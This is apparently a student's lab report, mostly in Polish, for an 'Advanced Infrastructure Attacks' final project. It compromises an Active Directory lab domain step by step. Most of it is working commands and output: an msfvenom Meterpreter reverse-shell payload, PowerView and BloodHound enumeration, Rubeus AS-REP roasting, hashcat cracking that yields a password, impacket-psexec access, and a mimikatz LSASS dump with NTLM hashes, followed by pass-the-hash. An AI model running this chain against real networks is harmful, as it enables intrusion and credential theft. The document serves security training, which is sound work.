
Final Project	Advanced Infrastructure Attacks - Final Project
Autor	Mateusz Łagocki
Data Rozpoczęcia	24.06.2025
Data zakończenia	27.06.2025

Desktop1 IP: 10.0.2.50

Kali IP: 10.0.2.100

DC1 IP: 10.0.2.10

1. Use **Msfvenom** and **Msfconsole** to obtain a reverse shell on one of the Windows 10 clients.



System Kali Linux ma aktywne dwa interfejsy sieciowe (eth0, eth1), każdy w innej podsieci IPv4. To oznacza, że może pełnić np. rolę **rutera** między tymi dwiema sieciami.


Interpretacja:

Interfejs	Status	Adres IPv4	Adres IPv6 (link-local)
lo	UNKNOWN	127.0.0.1/8	::1/128 — adres loopback (localhost)
eth0	UP	10.0.2.100/24	fe80::a00:27ff:fe03:33f5/64 — adres IPv6 lokalny dla linku
eth1	UP	10.20.10.15/24	fe80::7f6d:ecd7:7863:606e/64 — również adres IPv6 link-local

Co się tu dzieje:

- ip -br a pokazuje interfejsy sieciowe w formie tabelarycznej.
- eth0 i eth1 to dwa interfejsy sieciowe, oba są aktywne (status: UP).
- eth0 ma adres w sieci NAT VirtualBoxa 10.0.2.0/24.
- eth1 ma adres w innej sieci: 10.20.10.0/24, prawdopodobnie używana jako „wewnętrzna sieć” (np. do połączeń między maszynami wirtualnymi).
- Oba interfejsy mają też przypisane automatyczne adresy IPv6 typu link-local (zaczynające się od fe80::), które służą do komunikacji w obrębie jednej sieci lokalnej (nie routowalne dalej).

Budowa payload:



Na tym zrzucie ekranu widać, że został wygenerowany payload typu reverse shell dla systemu Windows za pomocą narzędzia msfvenom.

Szczegóły komendy:

sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.100 LPORT=4444 -f exe -o payload2.exe

Co oznaczają poszczególne elementy:

- **sudo — uruchomienie z uprawnieniami administratora.**
- **msfvenom — narzędzie Metasploit służące do generowania payloadów.**
- **-p windows/x64/meterpreter/reverse_tcp — użyty payload to Meterpreter w trybie reverse TCP dla systemu Windows 64-bit.**
- **LHOST=10.0.2.100 — lokalny adres IP atakującego (czyli Kali Linux), do którego połączy się ofiara po uruchomieniu payloadu.**
- **LPORT=4444 — port, na którym nasłuchuje atakujący.**
- **-f exe — format pliku: Windows .exe.**
- **-o payload2.exe — zapisanie wygenerowanego pliku jako payload2.exe.**

Komunikaty w terminalu:


- **Platforma i architektura (windows i x64) zostały poprawnie wybrane z payloadu.**
- **Brak enkodera – payload zostanie zapisany w surowej formie (raw).**
- **Rozmiar pliku końcowego: 7168 bajtów (czyli 7 KB).**
- **Payload został zapisany jako payload2.exe.**

Co się wydarzyło:

Stworzono plik payload2.exe, który po uruchomieniu na maszynie z Windows:

- **nawiąże połączenie zwrotne (reverse shell) z adresem IP 10.0.2.100 na porcie 4444,**
- **umożliwi atakującemu pełną kontrolę przez sesję Meterpreter.**

Kopiowanie payload to DESKTOP1



Na tym zrzucie ekranu widać, że:

Plik payload2.exe został pobrany na system Windows z adresu:


http://10.0.2.100:8000/


Co to oznacza w kontekście testów penetracyjnych:

Etap dostarczenia payloadu zakończył się powodzeniem — plik z malware'em (reverse shell) trafił na maszynę ofiary.

❗ Kolejny krok to uruchomienie payloadu przez użytkownika systemu Windows — co (jeśli nasłuch trwa po stronie Kali) uruchomi sesję Meterpreter.


Nawiązanie połaczenia:







2. Use **PowerView** to enumerate the Domain Controller and all the users, groups, OUs, and admins in the domain.

Pobranie skryptu PowerView – jest on na KALIM:






Uruchomienie konsoli PS i wczytanie modułu powerview:



Domain Controller:



Get-NetUser:

```
PS C:\Users\garyg\Downloads> Get-NetUser | select SamAccountName, DisplayName

samaccountname DisplayName
-------------- -----------
Administrator
Guest
DefaultAccount
krbtgt
BryanM         Bryan Matheny
VirginiaM      Virginia McGinn
jennyy         Jenny Yang
diannc         Diann Campbell
richardl       Richard Lemmons
tamaram        Tamara Medina
garyg          Gary Gould
elizabethm     Elizabeth Martin
brenta         Brent Ayers
```

Get-NetGroup:

```
PS C:\Users\garyg\Downloads> Get-NetGroup | select name, samaccountname

name                                    samaccountname
----                                    --------------
Administrators                          Administrators
Users                                   Users
Guests                                  Guests
Print Operators                         Print Operators
Backup Operators                        Backup Operators
Replicator                              Replicator
Remote Desktop Users                    Remote Desktop Users
Network Configuration Operators         Network Configuration Operators
Performance Monitor Users               Performance Monitor Users
Performance Log Users                   Performance Log Users
Distributed COM Users                   Distributed COM Users
IIS_IUSRS                               IIS_IUSRS
Cryptographic Operators                 Cryptographic Operators
Event Log Readers                       Event Log Readers
Certificate Service DCOM Access         Certificate Service DCOM Access
RDS Remote Access Servers               RDS Remote Access Servers
RDS Endpoint Servers                    RDS Endpoint Servers
RDS Management Servers                  RDS Management Servers
Hyper-V Administrators                  Hyper-V Administrators
Access Control Assistance Operators     Access Control Assistance Operators
Remote Management Users                 Remote Management Users
System Managed Accounts Group           System Managed Accounts Group
Storage Replica Administrators          Storage Replica Administrators
Domain Computers                        Domain Computers
Domain Controllers                      Domain Controllers
Schema Admins                           Schema Admins
Enterprise Admins                       Enterprise Admins
Cert Publishers                         Cert Publishers
Domain Admins                           Domain Admins
Domain Users                            Domain Users
Domain Guests                           Domain Guests
Group Policy Creator Owners             Group Policy Creator Owners
RAS and IAS Servers                     RAS and IAS Servers
Server Operators                        Server Operators
Account Operators                       Account Operators
Pre-Windows 2000 Compatible Access      Pre-Windows 2000 Compatible Access
Incoming Forest Trust Builders          Incoming Forest Trust Builders
Windows Authorization Access Group      Windows Authorization Access Group
Terminal Server License Servers         Terminal Server License Servers
Allowed RODC Password Replication Group Allowed RODC Password Replication Group
Denied RODC Password Replication Group  Denied RODC Password Replication Group
Read-only Domain Controllers            Read-only Domain Controllers
Enterprise Read-only Domain Controllers Enterprise Read-only Domain Controllers
Cloneable Domain Controllers            Cloneable Domain Controllers
Protected Users                         Protected Users
Key Admins                              Key Admins
Enterprise Key Admins                   Enterprise Key Admins
DnsAdmins                               DnsAdmins
DnsUpdateProxy                          DnsUpdateProxy
DHCP Users                              DHCP Users
DHCP Administrators                     DHCP Administrators
IT team                                 IT team
HR team                                 HR team
Accounting team                         Accounting team
Sales team                              Sales team
```

Get-NetOU:

```
PS C:\Users\garyg\Downloads> Get-NetOU | select name

name
----
Domain Controllers
HR department
Sales department
IT department
R&D department
Accounting department
```


Admins:

```
PS C:\Users\garyg\Downloads> Get-NetGroup -name *admin* | select name, samaccountname

name                           samaccountname
----                           --------------
Administrators                 Administrators
Hyper-V Administrators         Hyper-V Administrators
Storage Replica Administrators Storage Replica Administrators
Schema Admins                  Schema Admins
Enterprise Admins              Enterprise Admins
Domain Admins                  Domain Admins
Key Admins                     Key Admins
Enterprise Key Admins          Enterprise Key Admins
DnsAdmins                      DnsAdmins
DHCP Administrators            DHCP Administrators
```


3. Use **BloodHound** to enumerate the structure of the domain. Find a way to compromise the DC station.

Uruchomienie BloodHound Pobranie SharpHound na DESKTOP1 (znajduje się na KALIM w kaltalogu: projectTools:


Uruchomienie skryptu:




Przerzucenie wyników na KALI przy użyciu smb:



Wczytanie archiwum do BloodHound i analiza struktury domeny:




Użytkownik BRENTA jest podatna na AS-REP, jest ona również administratorem domeny:



4. Find a user that does not require pre-authentication through **Kerberos** (use **Rubeus**), obtain its TGT hash, and brute-force the password with **Hashcat**.

Z poprzedniego zadania: BRENTA nie wymaga pre-auhtentykacji Przerzucamy Rubeusa z KALI na DESKTOP1:



Uruchamiamy Rupeusa z przełącznikami w celu wyciągnięcia hashy: .\rubeus4.exe kerberoast /outfile:brenta_tgs_rubeus


```
PS C:\Users\garyg\Downloads> .\rubeus.exe asreproast /outfile:brenta_tgs_rubeus

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


[*] Action: AS-REP roasting

[*] Target Domain          : Cyber.local

[*] Searching path 'LDAP://WIN-DC1.Cyber.local/DC=Cyber,DC=local' for AS-REP roastable users
[*] SamAccountName         : brenta
[*] DistinguishedName      : CN=Brent Ayers,OU=IT department,DC=Cyber,DC=local
[*] Using domain controller: WIN-DC1.Cyber.local (10.0.2.10)
[*] Building AS-REQ (w/o preauth) for: 'Cyber.local\brenta'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\garyg\Downloads\brenta_tgs_rubeus

[*] Roasted hashes written to : C:\Users\garyg\Downloads\brenta_tgs_rubeus
PS C:\Users\garyg\Downloads>
```

Przerzucamy wynik na KALI

```
kali@kali:~/asreproast$ ls
brenta_tgs_rubeus
```

Używamy hascat do złamania hasła:

hashcat -m 18200 -a 0 brenta_tgs_rubeus /usr/share/wordlists/rockyou.txt



znalezione hasło to: 1qaz!QAZ

5. Perform the following actions:

5.1. Use the credentials acquired in the previous step to connect to DESKTOP1 from the **Kali Linux** machine using **PsExec** from **Impacket**.

User: brenta Password: 1qaz!QAZ

```
kali@kali:~$ impacket-psexec cyber.local/brenta:'1qaz!QAZ'@10.0.2.50
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$
[*] Uploading file wvxYyYPH.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service Zetq on 10.0.2.50.....
[*] Starting service Zetq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

5.2. Upload to the DESKTOP1 machine the reverse shell payload that was created in the first step to receive a **Meterpreter** session.

```
C:\Windows\system32>put payload2.exe
[*] Uploading payload2.exe to ADMIN$\/

C:\Windows\system32>payload2.exe

C:\Windows\system32>
```

5.3. Load the **kiwi** extension on **Meterpreter** to obtain an NT-hash of a domain admin user from the **LSASS** process. Then log in as "brenta" user on DESKTOP1.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username   Domain  NTLM                              SHA1                                      DPAPI
--------   ------  ----                              ----                                      -----
DESKTOP1$  CYBER   6178d714546efde127acb2667a70a6f2  1d700f48cf9d8c0353ccec7b2703ad8bfcdcf667
DESKTOP1$  CYBER   f4796ad95140a4f2639cebc03bacb8c9  e722afc4dbbb074294bcc708d65eb53e861b0eba
brenta     CYBER   bc007082d32777855e253fd4defe70ee  c44e77aa5d3caed6ca7e9e59f553fe64ce4000d2  d88ac
05848c37e253be80be15a080981
garyg      CYBER   92937945b518814341de3f726500d4ff  e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d  c8a0e
026dfd0000e3d618f0ccfa53cbc
```

Desktop1 IP: 10.0.2.50

```
kali@kali:~$ impacket-psexec cyber.local/brenta@10.0.2.50 -hashes :bc007082d32777855e253fd4defe70ee
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$
[*] Uploading file sgwdmAiw.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service aGNV on 10.0.2.50.....
[*] Starting service aGNV.....
